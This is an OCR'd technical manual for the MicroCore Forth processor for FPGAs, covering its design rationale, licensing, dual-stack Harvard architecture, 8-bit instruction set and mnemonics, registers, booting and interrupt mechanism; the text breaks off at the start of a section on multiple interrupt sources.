
MicroCore is not the only architecture that uses Forth as its assembler. I took Chuck Moores NC4000 as a model, enhanced it to become the FRP1600, which never made it beyond second silicon and its vectored interrupt bug. A fresh approach was the realisation of the "Fieldbus Processor" IX1 that still sells in industrial automation. It introduced the Harvard Architecture to Forth machines. MicroCore utilises two inventions of the Transputer, namely: Concatenation of "nibbels" to form higher precision literals followed by the instruction that consumes it, which is the enabling technology for the scalable data path width without change to the object code. Secondly the EXCEPTION signal as a hardware mechanism to deal with resource scheduling, which is the enabling technology for efficient and easy to use multi-tasking.

MicroCore attempts to be an optimum in terms of hardware complexity versus instruction semantics. There are other architectures that are simpler at the expense of instruction semantics. But then you have to execute more of those simpler instructions to get a certain job done, which leads to higher power consumption because, after all, fetching instructions from program memory tends to be the major source of power consumption in microprocessor systems.

Due to Forth's extensibility - i.e. the openness of its unconventional compiler for user modifications and extensions - the Forth standardisation process is a slow consensus building process in a large community compared to the compiler writer specialists' circles of most other languages. Forth words could be thought of as the micro cells of a software system that has been realised in order to solve a specific problem. In much the same way as application specific instructions can be added to MicroCore in VHDL to realise a more specific and complex piece of hardware. Simplicity is an indication of proper factoring and understandability is the condition for wide acceptance. Proper factoring is a matter of experience and a crave for aesthetic solutions. E.g. the "proper" building blocks for a UART may be uart_clk, uart_tx, and uart_rx. Only time and experience can tell.

In releasing MicroCore to the public, I hope that it will become a catalyst to spawn additional peripheral functions, or MicroCells, placed under the same license conditions. As the Original Developer of MicroCore I reserve the right to certify conformance of Derived Work with the Original Code. This is my only business interest in MicroCore besides using it myself in embedded systems development. In that respect, the MicroCore licensing terms are similar to the freeBSD terms and much more liberal than the ubiquitous GPL.

As long as I can not support MicroCore as a product I will not be offering a "Public" MicroCore license. Instead, the "MicroCore Exploratory License" will allow individuals, universities, and research institutes to gain experience with it. I will grant a "MicroCore Unilateral License" to any company once the support situation has been clarified.


MicroCore minimal Kernel Architecture
ioaddr
iosel
iowrite
iodata
exception
interrupt
Data Memory
Address
Data
RSP
Rstack
PC
+1
MUX
ALU
sngn
uBus
ISR
ESR
Program Memory
Address
Data
INTERRUPT
EXCEPTION
INST
Sequencer
ALU
Alu
TOS
INST
NOS
uBus
inst
int
IE
FLAGS
Interrupt
TOS
Data
Stack Memory
Address
DSP
Dstack
int_enable
STATUS
Carry
Zero *
Sign *
Lit
IntEnable
IntInService
Status
Klaus.Schleisiek@hamburg.de, 20-Jun-04, uCore 1.20
clk_en

3 Hardware Architecture

MicroCore is a dual-stack, Harvard architecture with three memory areas that can be accessed in parallel: Data-stack (RAM), Data-memory and return-stack (RAM), and Program-memory (ROM).

The architecture diagram shows all busses that are needed. Each entity generates its own control signals from the current instruction INST and the STATUS register.

All instructions without exception are 8-bits wide, and they are stored in the program-memory ROM. Due to the way literal values can be concatenated from sequences of literal instructions, all data-paths and memories are scalable to any word width without any change in the object code as long as the magnitude of the numbers processed are representable. In essence, on a given object code the processor performs arithmetic modulo the synthesised data path width.

The data paths are made up of the data-stack Dstack, the ALU and of the data-memory and return-stack Rstack as well as of uBus, the register TOS (Top-Of-Stack), that are in between the data-stack and the ALU. Using constants in the VHDL code that work as compiler switches, the minimal MicroCore can be extended: Adding NOS (Next-Of-Stack) will allow a single cycle SWAP instruction, adding TOR (Top-Of-Return-Stack) as well will enable a single cycle, nestable decrement and branch instruction NEXT as well as complex math step instructions for multiply, divide, etc. Adding the TASK register will support a multi-tasking OS with a base-index addressing mode into a task control block. Adding indexed addressing into the return-stack will give single cycle access to local variables. Adding the IP (Instruction-Pointer) register will allow efficient interpretation of tag and token threaded code that is stored in the data memory.

The data-stack is realised by a dual-port RAM used as Stack under control of the Data-Stack-Pointer DSP, and the topmost stack item is held in the TOS register. Typically the size of the Stack Memory needed will be small enough to fit inside the FPGA. If NOS is instantiated as well, the data stack only needs single-port RAM.

IO is data-memory mapped and the most significant address bit selects the external world when set. In addition, program memory may be mapped into the lower part of the IO address space for van Neumann style read and write access. If the most significant address bit is not set data-memory and return-stack RAM is selected. The return-stack occupies the upper end of Data Memory under control of Return-Stack-Pointer RSP. Both Data and Program Memory may use internal FPGA block-RAM as "caches" and therefore, small controller applications may run in an FPGA without any external memory needs.

A number of Data Memory access instructions are available:

- Pre-incrementing absolute addressing off of an address in the TOS register with a three bit signed pre-increment in the instruction,
- Indexed addressing relative to the Return Stack Pointer for stack frame access,
- Indexed addressing relative to the TASK register.

After each memory access, the absolute memory address that had been accessed will remain in TOS. Data transfer takes place between the second data stack element and memory/IO.

The Sequencer generates the Program Memory address for the next instruction, which can have a number of sources:

- The Program Counter PC for a sequential instruction,
- the ALU for a relative branch or call,
- the TOS register for an absolute branch or call,

- the Return Stack (Data Memory) for a return instruction,
- the INSTruction register for an immediate call (soft instruction),
- the fixed Interrupt Service Routine address ISR as part of an interrupt acknowledge cycle, or
- the fixed Exception Service Routine address ESR for the EXCEPTION signal or the PAUSE instruction,
- the fixed Overflow Service Routine address OSR for a conditional overflow service routine.

The STATUS register has been shown as a separate entity. In the code however, it is composed of status bits generated from several sources and therefore, it is spread across the entire design as record stBus.

The Interrupt Processing unit takes care of synchronising and masking a scalable number of static external interrupt sources.

Both, instruction decoding and status register bit processing has been decentralised because it makes the code easier to understand, maintain, modify, and extend.

4 Instruction Architecture

An instruction is always 8 bits wide. Scalability is achieved on the object code level because all literal values are composed of literal instructions that can be concatenated. Refer to [3 instruction structures] for a discussion of the literal representation used, which is characterised by its "prefix" nature called "Vertical instruction set with literal prefixes" in the paper. To my knowledge, this type of code has been invented by David May for the Transputer.

It has two advantages and one drawback compared to other instruction set structures:

Each instruction is "self contained" and therefore, this type of code can be interrupted between any two instructions, simplifying interrupt hardware and minimising interrupt latency to the max.

Long literals can be composed of a sequence of literal instructions that are concatenated in the TOS register. Therefore, this type of instruction architecture is independent of the data-word width.

Prefix code has the highest instruction fetch rate compared to the two other instruction types discussed in the paper. Therefore, it is not really the technology of choice for demanding real-time applications. A way out would be to fetch several instructions per memory access but that introduces unpleasant complexity for branch destinations.

Keeping in mind that MicroCore is about putting a very simple and small processor core into FPGAs for simple, embedded control, the latter drawback is tolerable because the instruction fetch delay, even using external ROM, will hardly dominate total processor delay because all processor logic will be contained in an FPGA and therefore, it will be substantially slower than an ASIC implementation anyway.

The instruction

7 $80	6 $40	5 $20	4 $10	3 $8	2 $4	1 $2	0 $1
Lit/Op	Type		Stack		Group		

4.1 Lit/Op Bit

1: 7-bit Literal (signed)

0: 7-bit Opcode

The Lit/Op field is a semantic switch:

When set, the remaining 7 bits are interpreted as a literal nibble and transferred to the Top-of-Stack (TOS) register. When the previous instruction had been an opcode, the literal nibble is sign-extended and pushed on the stack. If its predecessor was a literal nibble as well, the 7 bits are shifted into TOS from the right. Therefore, the number of literal nibbles needed to represent a number depends on its absolute magnitude.

When not set, the remaining 7 bits are interpreted as an opcode. Opcodes are composed of three sub-fields whose semantics are almost orthogonal: Type, Stack, and Group. Not all possible bit combinations of these fields have a meaningful semantic easing instruction decoding complexity.

4.2 Type field

Code	Name	Action
00	BRA	Branches, Calls and Returns
01	ALU	Binary and Unary Operators
10	MEM	Data-Memory and Register access
11	USR	User instructions / immediate calls

BRAnches are conditioned on the group field and they consume the content of TOS, using either TOS or TOS+PC as destination address. Although elegant, the fact that each branch has to pop the stack to get rid of the destination address makes the implementation of Forth's IF, WHILE, and UNTIL cumbersome. Therefore, the DROP_FLAG instruction has been implemented to get rid of the flag prior to executing the branch. Calls push the content of the PC on the return-stack while branching. Returns pop the return-stack using it as the address of the next instruction.

ALU instructions use the stack as source and destination for arithmetic operations. Unary operations only use TOS, binary operations use TOS and Next-of-Stack (NOS) storing the result in TOS. Complex math step instructions use TOS, NOS and TOR.

MEMory instructions refer to the data memory when the most significant bit of TOS, which holds the address, is not set. When set, it refers to input/output operations with the external world. The return-stack occupies the upper end of data-memory and the Program Memory may be accessed at the I/O space if van Neumann addressing has been implemented. Eight internal registers can be accessed directly using the Group field.

32 USeR instructions are free for any application specific functions, which are needed to achieve total system throughput. The first four USeR instructions coincide with MicroCore's hardware vectors RESET, ISR (InterruptServiceRoutine), ESR (ExceptionServiceRoutine), and OSR

(OverflowServiceRoutine). As a default, the remaining 28 instructions perform a call to 28 trap vector addresses that have room for a sequence of instructions to be used to e.g. emulate multi-cycle instructions.

4.3 Stack field

Code	Name	Action
00	NONE	Type dependent
01	POP	Stack->NOS->TOS
10	PUSH	TOS->NOS->Stack
11	BOTH	Type dependent

POP pops and PUSH pushes the data stack. The stack semantics of the remaining states NONE and BOTH depend on type and on external signals INTERRUPT and EXCEPTION. This is where the opcode fields are non-orthogonal creating instruction decoding complexity, which is gracefully hidden by the synthesiser.

4.4 Group field

Instructions that are not available in the minimal implementation are set in *italics*.

Code	Binary-Ops ALU	Unary-Ops ALU BOTH	Complex-Math ALU NONE	Conditions BRA	Branches BRA PUSH	Registers MEM
000	ADD	NOT	*MULTS*	NEVER	DUP	STATUS
001	ADC	SL	*0DIVS*	ALWAYS	EXC	*TOR*
010	SUB	ASR	*UDIVS*	ZERO	QDUP	RSTACK
011	SSUB	LSR	*not used*	NZERO	QOVL	*LOCAL*
100	AND	ROR	*LDIVS*	SIGN	INT	RSP
101	OR	ROL	*not used*	NSIGN	IRET	DSP
110	XOR	ZEQU	*not used*	NOVL	*THREAD*	*TASK*
111	NOS	CC	*SWAPS*	NCARRY	*TOKEN*	*IP*

The semantics of the group field depend on the type field and in the case of ALU and BRA also on the stack field.

Of the binary operators NOS is used to realise OVER and NIP.

Unary operations are detailed below.

Of the conditions, NEVER is used to realise NOP, DUP and DROP. NZERO supports the use of the Top-Of-Return-stack as a loop index. PAUSE and INT are conditions to aid in processing external events INTERRUPT and EXCEPTION.

Of the registers, TOR is used to implement R@, whereas RSTACK implements >R and R>.

5 Instruction Semantics

In the following tables the LIT-field is marked with - and +.

This indicates the following two cases:
'-': The previous instruction has also been an opcode; TOS holds the top-of-stack value.
'+': The previous instruction(s) have been literals; TOS holds a "fresh" literal value.

5.1 BRA instructions

LIT	Stack	act	Operation	Forth operators / phrases

*	none	none	conditional return from subroutine
			When Cond=ZERO or NZERO
			Stack -> NOS -> TOS
				`EXIT NOP`
				`?EXIT`
				`0=EXIT`

-	pop		conditional branch to Program[TOS] Stack -> NOS -> TOS	`absolute_BRANCH`
+	pop		conditional branch to Program[PC+TOS] Stack -> NOS -> TOS	`relative_BRANCH`

*	push		Complex branches, see below	`DUP ?DUP`
				`INTERRUPT`
				`IRET`
				`EXCEPTION`
				`?OVL`

-	both	pop push	conditional call to Program[TOS] Stack -> NOS -> TOS	`absolute_CALL` `DROP`
+	both	pop push	conditional call to Program[PC+TOS] Stack -> NOS -> TOS	`relative_CALL` `DROP`

5.2 ALU instructions

Stack	act	Operation	Forth operators / phrases
none	none	Complex math instructions, see below	`SWAP`
pop		Stack -> NOS <op> TOS -> TOS	`+ - AND OR XOR NIP`
push		NOS <op> TOS -> TOS TOS -> NOS -> Stack	`2DUP_+ OVER`
both	none	TOS <uop> -> TOS Unary math instructions, see below	`0= 2* ROR ROL 2/ u2/`

5.3 MEM instructions

Stack	act	Operation	Forth operators / phrases
none	pop	Stack -> NOS -> TOS -> Register LOCAL := Stack -> NOS -> Data[RSP+TOS] TASK := Stack -> NOS -> Data[TASK+TOS]	`>R, R!` store into local variables store into task variables
pop		Stack -> NOS -> Data[TOS+<inc>] TOS + <inc> -> TOS	`!` pre-incrementing data memory or I/O store
push		Data[TOS+<inc>] -> NOS -> Stack TOS + <inc> -> TOS	`@` pre-incrementing data memory or I/O fetch
both	push	Register -> TOS -> NOS -> Stack LOCAL := Data[RSP+TOS] -> NOS -> Stack TASK := Data[TASK+TOS] -> NOS -> Stack	`R@, R>` fetch from local variables fetch from task variables

5.4 USR instructions

By default, the USR instructions perform an immediate call to the following vector address:

vector_addr = instruction(4..0) * usr_vect_width
Therefore, each trap vector has room for usr_vect_width instructions.
Four trap vectors are used by MicroCore itself:
0: Reset
1: ISR: Interrupt Service Routine
2: ESR: Exception Service Routine
3: OSR: Overflow Service Routine

5.5 Complex Branches (BRA PUSH)

DUP	TOS -> TOS -> NOS -> Stack
QDUP	Performs a DUP when TOS is non-zero, otherwise does nothing
QOVL	Performs a call to the overflow service routine when the overflow status bit is set
IRET	Performs an EXIT and restores the status register from TOS

THREAD	Threaded code interpreter.
	IF Data[IP] < 0 THEN (most significant bit set)
	Program_Address <- Data[IP]
	IP <- IP+1
	ELSE
	PC <- Program_Address - 1
	IP <- Data[IP]
	Stack <- NOS <- TOS <- IP+1
	END IF
	The two instruction sequence "THREAD >R" is a tag threaded code interpreter.
	When the most significant bit is set, the remaining bits are an address of the code to be executed.
	When the most significant bit is not set, it is the address of another threaded code definition.
	The sequence "THREAD >R" will be automatically repeated until an executable code sequence is located, pushing return addresses on the return stack appropriately.

TOKEN	Token threaded code interpreter.
	The two instruction sequence "THREAD TOKEN" is a token threaded code interpreter.
	IF IP = address within token table THEN
	Program_Address <- Data[IP]
	IP <- TOS <- NOS <- Stack
	ELSE
	>R
	END IF

5.6 Unary Math Instructions (ALU BOTH)

SL	Shift Left	0 -> LSB, MSB -> C
ASR	Arithmetic Shift Right	MSB -> MSB-1, LSB -> C
LSR	Logical Shift Right	0 -> MSB, LSB -> C
ROR	ROtate Rigth	C -> MSB, LSB -> C
ROL	ROtate Left	C -> LSB, MSB -> C
ZEQU	Zero EQUals	When TOS=0, true -> TOS, otherwise false -> TOS
CC	Complement Carry	not Carry -> Carry

5.7 Complex Math (ALU NONE)

When both NOS and TOR are implemented, complex math step instructions are available.

MULTS is a step instruction for an unsigned multiply of two numbers producing a double precision product. The multiplicand must be in NOS, the multiplier must be in TOR and the product builds up in TOS || TOR.

Macro: umultiply (mult1 mult2 -- prod_l prod_h)
>r 0 #data_width 0 ?DO mults LOOP nip r> ;

generates code for a multi cycle U* instruction, which is independent of the data word width. U* may be interrupted at any time.

0DIVS, UDIVS, LDIVS are step instructions for an unsigned divide of a double precision dividend by a divisor, producing a single precision quotient and the remainder. When the result does not fit into the quotient, the overflow status bit will be set.

Macro: udivide (div_l div_h divisor -- rem quot)
0divs #data_width 0 ?DO udivs LOOP ldivs nip r> ;

generates code for a multi cycle UM/MOD instruction, which is independent of the data word width. In order to execute the UDIVS instruction, the divisor must be in NOS, div_l must be in TOR and div_h must be in TOS. 0DIVS takes care of this parameter set up clearing the overflow bit as well. Each division step must take into account the most significant bit of the previous step and therefore, a final step LDIVS is needed to produce a valid quotient and to check for overflow. UM/MOD may be interrupted at any time.

5.8 Instruction Mnemonics

```
\ Conditional exits
NEVER  NONE BRA Op: nop          ( -- )
ALWAYS NONE BRA Op: exit         ( -- )
ZERO   NONE BRA Op: z-exit       ( flag -- )
NZERO  NONE BRA Op: nz-exit      ( flag -- )
SIGN   NONE BRA Op: s-exit       ( -- )
NSIGN  NONE BRA Op: ns-exit      ( -- )
NOVL   NONE BRA Op: no-exit      ( -- )
NCARRY NONE BRA Op: nc-exit      ( -- )

\ Conditional branches
NEVER  POP  BRA Op: drop_flag    ( flag brn_addr -- brn_addr )
ALWAYS POP  BRA Op: branch       ( brn_addr -- )
ZERO   POP  BRA Op: z-branch     ( brn_addr -- )
NZERO  POP  BRA Op: nz-branch    ( brn_addr -- )
SIGN   POP  BRA Op: s-branch     ( brn_addr -- )
NSIGN  POP  BRA Op: ns-branch    ( brn_addr -- )
NOVL   POP  BRA Op: no-branch    ( brn_addr -- )
NCARRY POP  BRA Op: nc-branch    ( brn_addr -- )

\ Conditional calls
NEVER  BOTH BRA Op: drop         ( n -- )
ALWAYS BOTH BRA Op: call         ( brn_addr -- )
ZERO   BOTH BRA Op: z-call       ( brn_addr -- )
NZERO  BOTH BRA Op: nz-call      ( brn_addr -- )
SIGN   BOTH BRA Op: s-call       ( brn_addr -- )
NSIGN  BOTH BRA Op: ns-call      ( brn_addr -- )
NOVL   BOTH BRA Op: no-call      ( brn_addr -- )
NCARRY BOTH BRA Op: nc-call      ( brn_addr -- )

\ Complex branches
DUP    PUSH BRA Op: dup          ( n -- n n )
EXC    PUSH BRA Op: exc          ( -- )
QDUP   PUSH BRA Op: ?dup         ( n -- n n | 0 )
QOVL   PUSH BRA Op: ?ovl         ( -- )
INT    PUSH BRA Op: int          ( -- status )
IRET   PUSH BRA Op: iret         ( status -- )
THREAD PUSH BRA Op: thread       ( -- ip_addr )
TOKEN  PUSH BRA Op: token        ( ip_addr -- )

\ Binary operators
ADD    POP  ALU Op: +            ( n1 n2 -- n1+n2 )
ADC    POP  ALU Op: +c           ( n1 n2 -- n1+n2+carry )
SUB    POP  ALU Op: -            ( n1 n2 -- n1-n2 )
SSUB   POP  ALU Op: swap-        ( n1 n2 -- n2-n1 )
AND    POP  ALU Op: and          ( n1 n2 -- n1_and_n2 )
OR     POP  ALU Op: or           ( n1 n2 -- n1_or_n2 )
XOR    POP  ALU Op: xor          ( n1 n2 -- n1_xor_n2 )
NOS    POP  ALU Op: nip          ( n1 n2 -- n2 )
```

```
ADD     PUSH ALU Op: 2dup +       ( n1 n2 -- n1 n2 n1+n2 )
ADC     PUSH ALU Op: 2dup +c      ( n1 n2 -- n1 n2 n1+n2+carry )
SUB     PUSH ALU Op: 2dup -       ( n1 n2 -- n1 n2 n1-n2 )
SSUB    PUSH ALU Op: 2dup swap-   ( n1 n2 -- n1 n2 n2-n1 )
AND     PUSH ALU Op: 2dup and     ( n1 n2 -- n1 n2 n1_and_n2 )
OR      PUSH ALU Op: 2dup or      ( n1 n2 -- n1 n2 n1_or_n2 )
XOR     PUSH ALU Op: 2dup xor     ( n1 n2 -- n1 n2 n1_xor_n2 )
NOS     PUSH ALU Op: over         ( n1 n2 -- n1 n2 n1 )

\ Unary Operators
NOT     BOTH ALU Op: invert       ( n1 -- n2 )
SL      BOTH ALU Op: 2*           ( n1 -- n2 )
ASR     BOTH ALU Op: 2/           ( n1 -- n2 )
LSR     BOTH ALU Op: u2/          ( n1 -- n2 )
ROR     BOTH ALU Op: ror          ( n1 -- n2 )
ROL     BOTH ALU Op: rol          ( n1 -- n2 )
ZEQU    BOTH ALU Op: 0=           ( n1 -- flag )
CC      BOTH ALU Op: cc           ( -- )

\ Complex Math Steps
MULTS   NONE ALU Op: mults        ( u1 u2 -- u1 u3 )
0DIVS   NONE ALU Op: 0divs        ( ud1 u2 -- u2 u3 )
UDIVS   NONE ALU Op: udivs        ( u2 u3 -- u2 u3' )
LDIVS   NONE ALU Op: ldivs        ( u2 u3 -- u2 u3' )
SWAPS   NONE ALU Op: swap         ( n1 n2 -- n2 n1 )

\ Data Memory access
N       PUSH MEM Op: +ld          ( addr -- n addr+n )
N       POP  MEM Op: +st          ( n addr -- addr+n )

\ Internal Register access
STATUS BOTH MEM Op: status@       ( -- status )
TOR     BOTH MEM Op: r@           ( -- n )
RSTACK BOTH MEM Op: r>            ( -- n )
LOCAL   BOTH MEM Op: +lld         ( index -- n rstack+index )
RSP     BOTH MEM Op: rsp@         ( -- rstack_addr )
DSP     BOTH MEM Op: dsp@         ( -- dstack_addr )
TASK    BOTH MEM Op: +tld         ( index -- n task+index )
IP      BOTH MEM Op: ip@          ( -- addr )

STATUS NONE MEM Op: status!       ( status -- )
TOR     NONE MEM Op: r!           ( n -- )
RSTACK NONE MEM Op: >r            ( n -- )
LOCAL   NONE MEM Op: +lst         ( n index -- rstack+index )
RSP     NONE MEM Op: rsp!         ( rstack_addr -- )
DSP     NONE MEM Op: dsp!         ( dstack_addr -- ? )
TASK    NONE MEM Op: +tst         ( n index -- task+index )
IP      NONE MEM Op: ip!          ( addr -- )
```

6 Core Registers

6.1 STATUS

Bit	Name	Access	Description
0	C	R/W	The Carry-Flag reflects the result of the most recent ADD, ADC, SUB, SSUB, SL, ASR, LSR, ROR, and ROL instructions. When subtracting, it is the complement of the borrow bit.
1	OVL	R/W	The Overflow-Flag reflects the result of the most recent ADD, ADC, SUB, SSUB, UDIVS, and LDIVS instructions.
2	IE	R/W	Interrupt-Enable-Flag
3	IIS	R/W	The Interrupt-In-Service-Flag is set at the beginning of an interrupt-acknowledge cycle. It is reset by the IRET (Interrupt-RETurn) instruction. When IIS is set, interrupts are disabled. When the Status-register is read, IIS always reads as '0'.
4	LIT	R	The LITeral-Status-Flag reflects the most significant bit of the previous instruction.
5	N	R	The Negative-Flag reflects the content of the most-significant-bit of TOS or of NOS when LIT=1
6	Z	R	The Zero-Flag reflects the content of TOS or of NOS when LIT=1

Z and N reflect the actual state of the top "number" on the stack. This may be in TOS (when LIT=0) or in NOS (when LIT=1) because e.g. a target address may be in TOS.

For the ordering of the bits it has been taken into consideration that "masks" for masking off flags can be loaded with only one literal nibble. This is important for the C- and IE-flags, see below.

6.2 TOR

Top-Of-Return-stack. This allows access to the return-stack without pushing or popping it.

6.3 RSTACK

Return-STACK. When RSTACK is used as a destination, a return-stack push is performed. When it is used as a source, a return-stack pop is performed.

6.4 LOCAL

This register-addressing mode (MEM NONE LOCAL and MEM BOTH LOCAL) is included in order to support C and its local variable mentality. These can be placed in a return-stack frame. The actual data memory address is the sum of RSP+TOS. After the memory access, the absolute memory address will remain in TOS.

6.5 RSP

Return-Stack-Pointer. It is used to implement the return-stack that is located at the upper end of the data memory and it can be read and written to support multi-tasking and stack-frame linkage. The return stack pointer width is defined on the VHDL level. For multi-tasking support, multiple return stacks can be instantiated extending the address to the left of the return-stack-pointer itself.

6.6 DSP

Data-Stack-Pointer. It is used to implement the data-stack and it can be read and written to support multi-tasking. The data stack pointer width is defined on the VHDL level. For multi-tasking support,

multiple data stacks can be instantiated extending the address to the left of the data-stack-pointer itself.

6.7 TASK

The TASK register itself can be read and written via memory mapped I/O (address = -2). In a multi-tasking environment it would hold an address pointing at the Task Description Block (TDB) of the active task. The implementation of the multitasking mechanism is operating system dependent. Variables that are local to a task can be accessed via the MEM NONE TASK (store) and MEM BOTH TASK (fetch) instructions. The data memory address is the sum of TASK+TOS and after the memory access the absolute memory address remains in TOS.

If the TASK register is not used for multitasking support, it constitutes a general base register for a pre-incrementing base-offset addressing mode.

6.8 IP

The IP register is used to support tag and token threaded code. See: THREAD and TOKEN in the complex branches group.

7 Memory Mapped Registers

7.1 FLAGS (read) / IE (write) (-1)

This is a pair of registers – FLAGS for reading, IE (Interrupt Enable) for writing.

An interrupt condition exists as long as any bit in FLAGS is set whose corresponding bit in IE has been set previously. Interrupt processing will be performed when the processor is not already executing an interrupt (IIS-status-bit not set) and interrupts are enabled (IE-status-bit set).

Typically at the beginning of interrupt processing (after calling the hard-wired interrupt handler address ISR) the FLAGS-register will be read. One specific bit is associated with each potential interrupt source. When a certain interrupt has been asserted, its associated bit will be set. All interrupts are static and therefore, it is the responsibility of the interrupt service routine (ISR) of a specific interrupt to reset the interrupt signal of the external hardware before the end of the ISR.

IE (Interrupt Enable) is a register, which can only be written, and it holds one enable bit for each interrupt source. Setting or resetting interrupt enable bits is done in a peculiar way, which could be called "bit-wise writing":

When IE is written, the least significant bit determines whether individual IE-bits will be set ('1') or reset ('0'). All other bits written to IE select those enable bits, which will be affected by the write operation. Those bits that are set ('1') will be written to, those bits that are not set ('0') will not be changed at all. This way individual interrupt enable bits may be changed in a single cycle without affecting other IE-bits and without the need to use a "shadow variable".

7.2 TASK register (-2)

The TASK register itself can be read and written at address -2. The TASK register sets the base address for the MEM NONE TASK and the MEM BOTH TASK data memory access instructions.

8 Booting

Given MicroCore's hardware architecture, this is very simple:

A RESET signal resets all registers to zero. Because the code for a NOP { BRA NONE NEVER } happens to be all zeros, the processor just fetches the instruction pointed to by the PC register (which had also been reset to zero) in the first cycle. Therefore, the reset vector happens to be at memory address zero.

9 Interrupts

9.1 The Interrupt Mechanism

At first, interrupt requests are synchronised.

In the succeeding cycle(s) the following mechanism will unfold by hardware design:

1st cycle:

The current program memory address will be loaded into the PC un-incremented.

The instruction BRA PUSH INT will be loaded into the INST register instead of the output of the program memory.

2nd cycle:

Now, BRA PUSH INT will be executed that performs a CALL to the ISR-address, which is a constant address, selected by the program address multiplexer and STATUS is pushed on the data stack at the same time.

Therefore, only the first INT-cycle must be performed by special hardware. The second cycle (INT-instruction) is executed by an instruction that is forced into the INST register during the first Interrupt acknowledge cycle.

9.2 Handling Multiple Interrupt Sources
